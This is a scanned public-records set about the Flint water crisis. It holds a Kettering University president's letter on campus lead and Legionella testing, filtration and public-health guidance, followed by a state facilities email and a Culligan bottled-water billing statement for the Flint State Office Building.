<sup>10</sup> <http://www.epa.gov/dwreginfo/lead-and-copper-rule> and <http://www.ecfr.gov/cgi-bin/text-idx?SID=531617f923c3de2cbf5d12ae4663f56d&mc=true&node=sp40.23.141.j&rgn=div6>

<sup>11</sup> <https://www.cityofflint.com/2016/01/10/flint-city-leaders-county-state-officials-announce-relief-effort-expansion/>

system, especially sections built in the 1940's through the 1960's<sup>12</sup> that have not been upgraded since their construction are disproportionately vulnerable.<sup>13</sup> Other areas are far less so.

As a consequence, **the presence of lead contamination in the water supply was not uniform across the entire municipal water system, and not all areas of the city or all resident supplies were equally affected by it.**<sup>14</sup>

- The amount of lead that leached into a given part of the system depended upon a variety of factors, including the age of the system in the area, the specifics of its construction (e.g. are lead service lines present), and the time that water typically spends in that part of the system between treatment and use.
  - The levels of lead contamination measured in the water drawn from a particular source point depends upon the characteristics of the infrastructure through which the water passed, and how long it took to do so. **This is why water drawn in some houses on a single block might show measurable lead contamination, while others did not.**<sup>15</sup>
- For the same reason, as I noted earlier, only a percentage of Flint residents have been exposed to water containing elevated levels of lead in their residences or places of business (for information on how lead levels in water are specified and interpreted, see the discussion beginning on page 5).
  - Of the 853 samples of water from Flint homes tested by the Michigan Department of Environmental Quality between September 29, 2015 and January 15, 2016, approximately 92% of the samples had measured lead levels below 15 ppb, 79% registered below 5 ppb.<sup>16</sup>

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*Kettering's Campus Water Supply and Our Approach to Ensuring its Safety*

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The municipal water infrastructure that supplies Kettering is relatively modern, the flow-rates of water through the system are high, and we do not have lead-copper transitions in the main supply lines, as do many residences in some areas of the city. All of these factors reduce the chance of contamination in our supply. Even so, the University has taken a number of proactive steps to ensure that the campus drinking and cooking water supplies are free from contamination, a number of which have been described in previous communications to the campus on this issue. These include:

- Since early 2015 (after the switch to river water but before lead contamination was suspected), the University has been engaged in recurring testing of all drinking and food service water distribution points on campus using an independent, certified laboratory (Brighton Analytical, LLC). We will continue to test all drinking and food service water distribution points (and there are almost 100 of these) indefinitely.

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<sup>12</sup> In the early part of the last century, many municipal codes *required* the use of lead pipes when connecting homes and businesses to municipal water mains but most codes banned the use of lead pipes by the early 1970's. Chicago, for example, continued to require them as recently as 1986, see: *EPA warns modernizing water system may boost levels of lead*, Chicago Tribune, September 25, 2013. Some major U.S. cities still have 100% piping bringing water from the utilities to homes and businesses, see: <https://www.safep plumbing.org/health-safety/lead-in-plumbing>.

<sup>13</sup> <http://nepis.epa.gov/Exe/ZyPDP.cgi?Dockey=20001R4V.txt>

<sup>14</sup> For an example see:

[https://web.archive.org/web/20160120012739/https://michigan.gov/documents/deq/Copy\\_of\\_deq-fw-Flint-Home-Owner-Data-Sept-3-thru\\_Nov-5-15\\_505529\\_7\\_505579\\_7.pdf](https://web.archive.org/web/20160120012739/https://michigan.gov/documents/deq/Copy_of_deq-fw-Flint-Home-Owner-Data-Sept-3-thru_Nov-5-15_505529_7_505579_7.pdf)

<sup>15</sup> *ibid.*

<sup>16</sup> <http://www.freep.com/story/news/local/michigan/flint-water-crisis/2016/01/23/flint-lead-levels/79178786/>

- We also similarly test incoming water from our (six) Flint Municipal Water system input supply lines.
- All food service water source lines are flushed for a minimum of five minutes prior to use each morning, and only cold water is used, consistent with EPA guidelines.<sup>17</sup>
- We use NSF/ANSI 53 certified filters on all drinking water supplies on campus; these filters are certified to remove lead and trihalomethanes in addition to a wide variety of other contaminants and suspended solids. You may find details on the NSF/ANSI 53 certification standard at nsf.org and on the websites of manufacturers that produce filters conforming to this standard. There are 31 specific performance criteria that fall under Standard 53.
- All of our filters are maintained and replaced at the intervals recommended by their respective manufacturers.
- To be conservative, we shut off all water fountains on campus where the filters for that fountain were located at a significant physical distance from the fountain itself (usually because of space restrictions in the fountain cabinet).

We did this as a precautionary measure, since it is possible for lead (if, for example lead solder was used in its supply line) to be produced through the interaction of water with plumbing in the supply line *after* it has been filtered *if* that water is allowed to sit undisturbed for a protracted time in the supply line (such as when a water fountain is used very rarely).


We do not test the water used in toilets, bathroom vanities, or showers, **but we do test the sources from which they draw water** (i.e. the input supply lines to campus). **Human skin does not absorb lead in water**, so bathing, washing, or showering is safe even using water containing lead over the EPA's action level.<sup>18 19</sup> Adults may safely use unfiltered water for brushing their teeth.<sup>20</sup>

In addition, we continue to make improvements to our local system to improve convenience and ensure safety. One of the most visible of these is the replacement of many of our water fountains across campus with hydration stations; this project in fact began a number of years ago. All of our hydration stations are monitored and contain integral NSF/ANSI 53 water filtration systems.

#### *How are Lead Levels in Water Specified and Interpreted?*

The concentration of a metal, like lead, in water is often measured in parts per billion, usually denoted **ppb**. A concentration in water of 1 ppb represents one gram, or three one-hundredths of an ounce (3/100 ounce), of a substance in 260,000 *gallons* of water. One ppb is also three seconds out of 100 years. Ten parts per billion (10 ppb) is the equivalent of approximately one teaspoon of water in an Olympic-sized swimming pool.

The EPA has set an action level for lead in drinking water supplies at 15 ppb, and a goal of 0 ppb given its health



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<sup>17</sup> EPA 810-F-93-001

<sup>18</sup> <http://www.cdc.gov/nceh/lead/tips/water.htm>

<sup>19</sup> [http://www.michigan.gov/deq/0,4561,7-135-3313\\_3675\\_73946-372051--,00.html](http://www.michigan.gov/deq/0,4561,7-135-3313_3675_73946-372051--,00.html)

<sup>20</sup> [http://www.michigan.gov/documents/deq/2015-10-21\\_-\\_Lead\\_-\\_Flint\\_Water\\_FINAL\\_504265\\_7.pdf](http://www.michigan.gov/documents/deq/2015-10-21_-_Lead_-_Flint_Water_FINAL_504265_7.pdf)

effects on children.<sup>21</sup> In other words, if drinking water contains lead below the 15 ppb level, EPA regulations state that no action is required.<sup>22</sup>

For reference, the EPA permits faucets to be sold in the U.S. that leach 10 ppb or less of lead into water during a 19-day test.<sup>23</sup> Studies conducted by the EPA have found that the geometric mean of lead levels in drinking water systems in the US is 2.8 ppb.<sup>24</sup>

### *Results of Our Ongoing Testing*

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- As of the date of our last test series and over the past many months, we have tested the water drawn from the six input lines to campus a total of 15 times and all tests have resulted in a measured level of “ND” (for “None Detected”), with only three, single-test exceptions. In these three exceptions:
  - One detection was at 1 ppb, one was at 5 ppb, and the other was at 7 ppb. All of these are significantly lower than the EPA’s action limit for lead of 15 ppb.<sup>25</sup>
  - These were single point-in-time detections; **later repeat testing of the same distribution points detected no lead.**
- **No lead has ever been detected in any water source used for food preparation.**
- As of the date of our last test series and over the past many months, all drinking water distribution points (e.g. water fountains) on campus have consistently tested “ND” (for “None Detected”) for lead, with only six, single-test exceptions in well over one-hundred tests conducted. In these six exceptions:
  - All detections were at levels of less than 5 ppb (1,4,5,2,3 and 2 ppb respectively); all are significantly under the EPA’s action limit for lead of 15 ppb.<sup>26</sup>
  - These were single point-in-time detections; **later repeat testing of the same distribution points detected no lead.**

### *Access to Test Data*

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We make all results of these tests public. You may always find our latest test results along with other information related to the state of water in Flint at <http://www.kettering.edu/water>. We will continue to update the test reports on this site as we receive them.

On this same webpage, you will also find a link to PDF copies of the certified assay reports provided to us by our independent laboratory.

We have encouraged our students to speak with their parents or guardians about this issue, and to share with them all communications they receive from us. Copies of all of our communications to students on this matter may also always be found at <http://www.kettering.edu/water>.

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<sup>21</sup> <http://www.epa.gov/your-drinking-water/table-regulated-drinking-water-contaminants>

<sup>22</sup> <http://www.cdc.gov/nceh/lead/tips/water.htm>

<sup>23</sup> <https://www.safeplumbing.org/health-safety/lead-in-plumbing>

<sup>24</sup> Levin R, Schock MR, Marcus AH. Exposure to lead in U.S. drinking water. In: *Proceedings of the 23rd Annual Conference on Trace Substances in Environmental Health*. Cincinnati, OH, US Environmental Protection Agency, 1989.

<sup>25</sup> <http://www.cdc.gov/nceh/lead/tips/water.htm>

<sup>26</sup> *ibid.*

*To: The Kettering Community of the Parents of Our Students and Our Alumni*

### *More Information*

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If you have further concerns, I encourage you to read the Centers for Disease Control website on lead contamination of water at <http://www.cdc.gov/nceh/lead/leadinwater/> and <http://www.cdc.gov/nceh/lead/tips/water.htm> as well as the citations in this letter. Additional information is also available on our website at <http://www.kettering.edu/water>.

If you have technical questions about the campus water supply, they may be directed to Nadine Thor, Director of Auxiliary Services, at [nthor@kettering.edu](mailto:nthor@kettering.edu). Questions from students or their families of a more general nature should be directed to Dean Betsy Homsher, Dean of Students, at [bhomsher@kettering.edu](mailto:bhomsher@kettering.edu).

We will of course continue to update the campus as this situation evolves.

### *Members of the Kettering Community that Live off Campus in Impacted Areas*

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We have encouraged our students, faculty and staff who live off campus within Flint city limits to use bottled water, to test their water (which also supports the city's data collection and analysis efforts), and to use appropriate water filtration in drinking water sources until notified otherwise by civil authorities.<sup>27</sup>

In the interim, **free bottles of water, water filters, replacement cartridges, and home water testing kits are widely available to all Flint residents.**<sup>28</sup> There are multiple distribution points for these around the city, and the University maintains a supply of filters as well as bottled water in the Office of Student Life for students otherwise unable to obtain them.

Information on the city's distribution of all of these items to residents may be found at [www.michigan.gov/deq](http://www.michigan.gov/deq). Students residing off campus needing assistance in acquiring water, test kits, and/or faucet filters have been encouraged to contact the Office of Student Life at (810) 762-9871.

### *A Note on Water Clarity*

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You may see pictures of bottles of rusty or cloudy water in articles on water safety; the same has been true of the reporting surrounding the water crisis in Flint.

The presence of suspended rust in water can turn it orange, red, brown or yellow. The presence of rust in water is not necessarily an indication of the presence of lead or other contaminants in the water, nor does it necessarily indicate that the water is unsafe to drink,<sup>29</sup> but water corrosivity does accelerate the erosion of iron elements in the water system which may discolor the water.<sup>30</sup> In water, lead is colorless, odorless, and tasteless,<sup>31</sup> and the presence of rust in water does not indicate the presence of lead, bacteria, or other substances. Conversely, water may also be clear and yet contaminated with lead or bacteria.

*On its own, rust in water is not a sign of harmful bacteria or lead. In fact, the limits set by the Environmental Protection Agency (EPA) for iron in drinking*

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<sup>27</sup> [http://www.michigan.gov/deq/0,4561,7-135-3313\\_3675\\_73946---00.html](http://www.michigan.gov/deq/0,4561,7-135-3313_3675_73946---00.html)

<sup>28</sup> [http://www.michigan.gov/deq/0,4561,7-135-3313\\_3675\\_73946-366279---00.html](http://www.michigan.gov/deq/0,4561,7-135-3313_3675_73946-366279---00.html)

<sup>29</sup> [http://www.quincyma.gov/CityOfQuincy\\_Content/documents/RustyWaterFactSheet.pdf](http://www.quincyma.gov/CityOfQuincy_Content/documents/RustyWaterFactSheet.pdf)

<sup>30</sup> Iron erosion can also negatively affect the level of free chlorine in the water.

<sup>31</sup> <http://extension.psu.edu/natural-resources/water/drinking-water/water-testing/pollutants/lead-in-drinking-water>

water are based on aesthetics (taste, odor, color), not safety concerns.<sup>32</sup>

Trapped air (in the form of small bubbles) in the water can also turn it cloudy or milky. Water pipelines are pressurized systems, so any air introduced into the system can remain trapped until the water leaves a faucet. This cloudiness is not indicator of water quality.

The NSF/ANSI 53 water filtration systems we use on campus for all drinking water remove suspended particulates including the iron that can discolor water (known as “turbidity reduction”).

### *Legionella*

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It has very recently been reported<sup>33</sup> that there were an unusually high number of cases of Legionnaire's Disease seen in Genesee County in 2014-2015.<sup>34</sup> It has also been suggested in the media that this increase related in some way to the switch in the Flint water supply. Roughly half of the cases identified are in individuals who live outside of the city and the Flint municipal water service zone,<sup>35</sup> and a possible causal link between the two has not been established.

We have no evidence of any member of the University community having contracted Legionnaire's Disease.

**Legionnaire's Disease is not contracted by drinking water containing *Legionella* nor is it transmitted between individuals. It is not contagious.**

Legionnaire's Disease is a form of pneumonia caused by the bacteria *Legionella pneumophila*, and it is treatable with several classes of antibiotics.<sup>36</sup> It has an incubation period of two to ten days. *Legionella* do not survive in water above 140 °F (60 °C). *Legionella* are normally found in rivers, lakes, and streams,<sup>37</sup> and they are normally present in the water systems of large buildings and even in a percentage of residential water systems.<sup>38</sup>

Legionnaire's Disease is primarily contracted by heavy smokers, immunocompromised individuals, and individuals with chronic lung disease<sup>39</sup> through the aspiration of water or the inhalation of water mist contaminated with the *Legionella* bacteria.<sup>40</sup> Even after exposure to *Legionella* most people do not become sick.

Cooling towers for large buildings are frequently cited as potential breeding ground for *Legionella* bacteria if they are not regularly maintained and disinfected.<sup>41</sup> **The University has for many years routinely monitored and disinfected all cooling towers on campus.**

As part of a proactive effort, though, we have also begun ongoing and recurring testing of our water for the presence of *Legionella*. We will take appropriate action (which we will report) if elevated levels of the bacteria are detected in campus water supplies in the future. We will of course publish the results of these tests on <http://www.kettering.edu/water> when they become available.

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<sup>32</sup> <http://www.berkeleywellness.com/healthy-eating/food-safety/article/rusty-water>

<sup>33</sup> <http://www.freep.com/story/news/local/michigan/2016/01/13/snyder-flint-area-has-seen-spike-legionnaires/78750610/>

<sup>34</sup> [http://www.mlive.com/news/flint/index.ssf/2016/01/legionnaires\\_disease\\_cases\\_spi.html](http://www.mlive.com/news/flint/index.ssf/2016/01/legionnaires_disease_cases_spi.html)

<sup>35</sup> [http://media.mlive.com/newsnow\\_impact/other/Legionellosis+Analysis+Report+20150604.pdf](http://media.mlive.com/newsnow_impact/other/Legionellosis+Analysis+Report+20150604.pdf)

<sup>36</sup> <http://legionella.org/about-the-disease/what-is-legionnaires-disease/treatment/>

<sup>37</sup> <http://legionella.org/about-the-disease/what-is-legionnaires-disease/legionella-bacteria/>

<sup>38</sup> <http://legionella.org/faqs/general-public/disease-sources/>

<sup>39</sup> <http://www.cdc.gov/legionella/about/people-risk.html>

<sup>40</sup> <http://www.cdc.gov/legionella/about/causes-transmission.html>

<sup>41</sup> [http://www.cdc.gov/healthywater/other/industrial/cooling\\_towers.html](http://www.cdc.gov/healthywater/other/industrial/cooling_towers.html)

*Federal Emergency Declaration*

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On January 16, 2016 and at the request of the state of Michigan, President Obama signed an emergency declaration the purpose of which is to make Federal aid available to the city in support of current filter and water distribution efforts to impacted persons in the city.<sup>42</sup> Substantively, this declaration simply mobilizes the Federal Emergency Management Agency (FEMA) to assist in these efforts and also makes certain federal funds available to the city for the purpose of supporting these activities. As stated in the order, it “is to provide water, water filters, water filter cartridges, water test kits, and other necessary related items for a period of no more than 90 days.”<sup>43</sup>

*A Kettering Professor (from the Beginning) and Our Students have been and will continue to be Part of the Solution*

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
Last year, Kettering’s Mechanical Engineering Professor Laura Sullivan was asked to co-chair Flint’s Technical Water Advisory Board and was recently appointed by Mayor Karen Weaver to the Karegnondi Water Authority. This is important work, and through it she makes all of us in the greater Kettering family a key part of the solution. I want to take this opportunity to recognize her and to thank her for her service to Flint and the University.

Our students are some of the most creative in the world, and so we have been and are continuing to organize ways for our students, often in teams, to solve some of the challenging and unforeseen problems that have arisen in the distribution and installation of filters in affected areas of Flint. These efforts not only take advantage of the expertise and ingenuity of our students but they are also consistent with Kettering’s ongoing commitment to Flint. We will make information on these efforts available on <http://www.kettering.edu/water> as it becomes available.

Please know that we are deploying every resource at our disposal to ensure the safety of our entire campus community and our visitors, and we will continue to work with federal, state, and local officials to help create long-term solutions to these problems. We value your input, and I hope that as valued members of the Kettering Community and of this great University that this letter has been helpful to you. If you have questions, comments, or thoughts on this issue or the University’s response to it please send them to us at [water@kettering.edu](mailto:water@kettering.edu).

Thank you.

Warmest Regards,



Dr. Robert K. McMahan  
*President*

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<sup>42</sup> [http://www.wlive.com/news/flint/index.ssf/2016/01/president\\_obama\\_signs\\_emergenc.html](http://www.wlive.com/news/flint/index.ssf/2016/01/president_obama_signs_emergenc.html)

<sup>43</sup> *ibid.*

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**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, January 29, 2016 9:02 AM  
**To:** Buhs, Caleb (DTMB)  
**Cc:** Turnquist, Michael (DTMB);Scates, Larry (DTMB);Noonan, Michael (DTMB);Paasch, Keith (DTMB)  
**Subject:** Information  
**Attachments:** state of mi.pdf; ATT00001.txt

Caleb -

Please see the attached account info. The water coolers are in the common areas and were/are available to the public as well. As I mentioned, they receive an average of 500 visitors per day (not counting children) in the Flint State Office Building.

Here are the number of people by floor:

1st Floor: DTMB Facilities (15 employees) 2nd Floor: DHHS (54 employees) 3rd Floor: DHHS (83 employees) 4th Floor: DHHS (86 employees) 5th Floor: LARA/BSBP (8 employees), Treasury (21 employees), DTMB – Vacant (8 employees), MDCR-Civil Rights (13 employees), Office of the Governor (2) Offices.

6th Floor: DHHS (127 employees)

7th Floor: DHHS (71 stations + 32 Customer Kiosk stations proposed)

Approximately 480 staff (not counting the 8 vacant spaces on 5th floor or the 32 proposed kiosk stations on 7th floor).

Departments in the Flint State Office Building: Treasury; LARA, DTMB; Civil Rights (they moved out two months ago); DHHS.

Let us know if you need anything further.

Thanks -

Kerri Droste

Facilities and Business Services Administration Department of Technology, Management & Budget [Drostek@michigan.gov](mailto:Drostek@michigan.gov)  
517-284-7953





better water. pure and simple.™

## Account Transaction Reconciliation for

Account: 14471700

As of: January 29, 2016 at: 7:13:55 AM

For: 11/01/2013 - 01/31/2015

Primary User: Customer Service

Purpose: Report provides posted transactions for a selected period of time to help answer billing inquiries and act as a "duplicate" bill.

CULLIGAN WATER CONDITIONING  
5383 HILL Z3 DRIVE  
FLINT, MI 48507-3506  
810-232-1117

STATE OF MICHIGAN  
125 E UNION ST  
FLINT, MI 48502-2036  
517-202-1960

Billing Type: Open Item  
Statement Frequency: MONTHLY

Current Balance:	\$929.00	CP	1-30	31-60	61-90	91-120	121+	UC
Deferred Balance:	\$0.00	\$331.50	\$593.30	\$4.00	\$0.00	\$0.00	\$0.00	\$0.00
Next Installment Date:								

Date	Ticket/ Invoice #	Batch #	Term	Product	PO #	Qty	Price	Extension Amount	Balance
<b>01/01/2015 - 01/31/2015</b>									
<b>Beginning Balance</b>									<b>\$0.00</b>
01/08/2015	COOLERS P/U /	5875	CHRG	310 INSTALLATION LABOR		7	\$10.00	\$0.00	
				770 5 GALLON DRINKING WATER PICK UP		14	\$4.00	\$0.00	
01/08/2015	COOLERS P/U /	5875	CHRG	770 BOTTLE DEPOSIT		14	\$7.00	\$98.00	
01/08/2015		5881	CHRG	PAYMENT				-\$98.00	
01/14/2015	87505 /	5849	CHRG	710 5 GALLON DRINKING WATER DELIVERED		20	\$5.50	\$110.00	
				770 BOTTLE DEPOSIT		20	\$7.00	\$140.00	
01/14/2015	87505 /	5849	CHRG	771 BOTTLE RETURN		-5	\$7.00	-\$35.00	
01/27/2015	87901 /	2104	CHRG	710 5 GALLON DRINKING WATER DELIVERED		20	\$5.50	\$110.00	
				770 BOTTLE DEPOSIT		20	\$7.00	\$140.00	
01/31/2015		6241	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
<b>Ending Balance 01/01/2015 - 01/31/2015</b>									<b>\$485.00</b>
<b>02/01/2015 - 02/28/2015</b>									
02/20/2015	89559 /	5806	CHRG	710 5 GALLON DRINKING WATER DELIVERED		0	\$0.00	\$0.00	
				770 BOTTLE DEPOSIT		0	\$0.00	\$0.00	
02/20/2015	89559 /	5806	CHRG	771 BOTTLE RETURN		0	\$0.00	\$0.00	
02/25/2015	MISAPPLIED /	6495	CHRG	710 WATER DELIVERED 2/11/15		30	\$5.50	\$165.00	
				770 BOTTLE DEPOSIT		30	\$7.00	\$210.00	
02/26/2015	MISAPPLIED /	6495	CHRG	771 BOTTLE RETURN		-30	\$7.00	-\$210.00	
02/27/2015	89738 /	5642	CHRG	710 5 GALLON DRINKING WATER DELIVERED		38	\$5.50	\$209.00	
				770 BOTTLE DEPOSIT		38	\$7.00	\$266.00	
02/27/2015	89738 /	5642	CHRG	771 BOTTLE RETURN		-38	\$7.00	-\$266.00	
02/28/2015		6536	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE		0	\$0.00	\$7.00	

# Account Transaction Reconciliation - November, 2013 - Printed on: 1/29/2016

02/28/2015	5537	CHRG	997 LATE CHARGE	0	\$0.00	\$5.00	
Ending Balance 02/01/2015 - 02/28/2015							\$907.00
03/01/2015 - 03/31/2015							
03/20/2015	52369 /	5808	CHRG	710 5-GALLON DRINKING WATER DELIVERED	40	\$5.50	\$220.00
				770 BOTTLE DEPOSIT	40	\$7.00	\$280.00
03/20/2015	52369 /	5808	CHRG	771 BOTTLE RETURN	-40	\$7.00	-\$280.00
03/20/2015		6758	CHRG	PAYMENT			-\$400.00
03/31/2015		6864	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
Ending Balance 03/01/2015 - 03/31/2015							\$769.00
04/01/2015 - 04/30/2015							
04/10/2015	56493 / 554X01358103	6658	CHRG	330 SERVICE CALL/TRIP CHARGE	1	\$50.00	\$0.00
04/14/2015	56588 / 554X01358103	6657	CHRG	710 5-GALLON DRINKING WATER DELIVERED	45	\$5.50	\$247.50
				770 BOTTLE DEPOSIT	45	\$7.00	\$315.00
04/14/2015	56588 / 554X01358103	6657	CHRG	771 BOTTLE RETURN	-45	\$7.00	-\$315.00
04/30/2015	/ 554X01358103	7203	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
04/30/2015	/ 554X01358103	7203	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
04/30/2015	/ 554X01358103	7203	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
04/17/2015		7055	CHRG	PAYMENT			-\$769.00
Invoice 554X01358103: \$289.50 Amount Still Due: \$0.00							
Ending Balance 04/01/2015 - 04/30/2015							\$289.50
05/01/2015 - 05/31/2015							
05/05/2015	59443 / 554X01378309	5939	CHRG	710 5-GALLON DRINKING WATER DELIVERED	35	\$5.50	\$192.50
				770 BOTTLE DEPOSIT	35	\$7.00	\$245.00
05/05/2015	59443 / 554X01378309	5939	CHRG	771 BOTTLE RETURN	-35	\$7.00	-\$245.00
05/15/2015	58329 / 554X01378309	7213	CHRG	710 5-GALLON DRINKING WATER DELIVERED	23	\$5.50	\$126.50
				770 BOTTLE DEPOSIT	23	\$7.00	\$161.00
05/15/2015	58329 / 554X01378309	7213	CHRG	771 BOTTLE RETURN	-23	\$7.00	-\$161.00
05/31/2015	/ 554X01378309	7512	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
05/31/2015	/ 554X01378309	7512	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
05/31/2015	/ 554X01378309	7512	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
Invoice 554X01378309: \$361.00 Amount Still Due: \$0.00							
Ending Balance 05/01/2015 - 05/31/2015							\$650.50
06/01/2015 - 06/30/2015							
06/12/2015	61098 / 554X01397507	7520	CHRG	710 5-GALLON DRINKING WATER DELIVERED	40	\$5.50	\$220.00
				770 BOTTLE DEPOSIT	40	\$7.00	\$280.00
06/12/2015	61098 / 554X01397507	7520	CHRG	771 BOTTLE RETURN	-40	\$7.00	-\$280.00
06/19/2015	62805 / 554X01397507	7524	CHRG	998 SALES TAX	0	\$0.00	\$29.50
				815 SOLAR 40LB CASS	63	\$7.25	\$458.25
06/30/2015	63684 / 554X01397507	2230	CHRG	330 SERVICE CALL/TRIP CHARGE	1	\$50.00	\$0.00
				335 REPAIR LABOR	1	\$40.50	\$0.00
06/30/2015	/ 554X01397507	7859	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
06/30/2015	/ 554X01397507	7859	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00

06/30/2015	/ 554X01397507	7859	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
Invoice 554X01397507: \$779.55 Amount Still Due: \$0.00							
Ending Balance 06/01/2015 - 06/30/2015							\$1,438.05
07/01/2015 - 07/31/2015							
07/10/2015	54286 / 554X01417404	7846	CHRG	710 5 GALLON DRINKING WATER DELIVERED	10	\$5.50	\$55.00
				770 BOTTLE DEPOSIT	10	\$7.00	\$70.00
07/10/2015	54286 / 554X01417404	7846	CHRG	771 BOTTLE RETURN	-10	\$7.00	-\$70.00
07/31/2015	/ 554X01417404	8191	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
07/31/2015	/ 554X01417404	8191	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
07/31/2015	/ 554X01417404	8191	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
Invoice 554X01417404: \$87.00 Amount Still Due: \$0.00							
Ending Balance 07/01/2015 - 07/31/2015							\$1,527.05
08/01/2015 - 08/31/2015							
08/07/2015	67239 / 554X01436404	8146	CHRG	710 5 GALLON DRINKING WATER DELIVERED	0	\$0.00	\$0.00
				770 BOTTLE DEPOSIT	0	\$0.00	\$0.00
08/07/2015	67239 / 554X01436404	8146	CHRG	771 BOTTLE RETURN	0	\$0.00	\$0.00
08/31/2015	/ 554X01436404	8526	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
08/31/2015	/ 554X01436404	8526	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
08/31/2015	/ 554X01436404	8526	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
Invoice 554X01436404: \$42.00 Amount Still Due: \$0.00							
Ending Balance 08/01/2015 - 08/31/2015							\$1,569.05
09/01/2015 - 09/30/2015							
09/05/2015	69980C / 554X01457103	8320	CHRG	710 5 GALLON DRINKING WATER DELIVERED	0	\$0.00	\$0.00
				770 BOTTLE DEPOSIT	0	\$0.00	\$0.00
09/05/2015	69980C / 554X01457103	8320	CHRG	771 BOTTLE RETURN	0	\$0.00	\$0.00
09/30/2015	/ 554X01457103	8813	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
09/30/2015	/ 554X01457103	8813	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
09/30/2015	/ 554X01457103	8813	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
Invoice 554X01457103: \$42.00 Amount Still Due: \$0.00							
Ending Balance 09/01/2015 - 09/30/2015							\$1,611.05
10/01/2015 - 10/31/2015							
10/02/2015	73125 / 554X01477705	8407	CHRG	710 5 GALLON DRINKING WATER DELIVERED	40	\$5.50	\$220.00
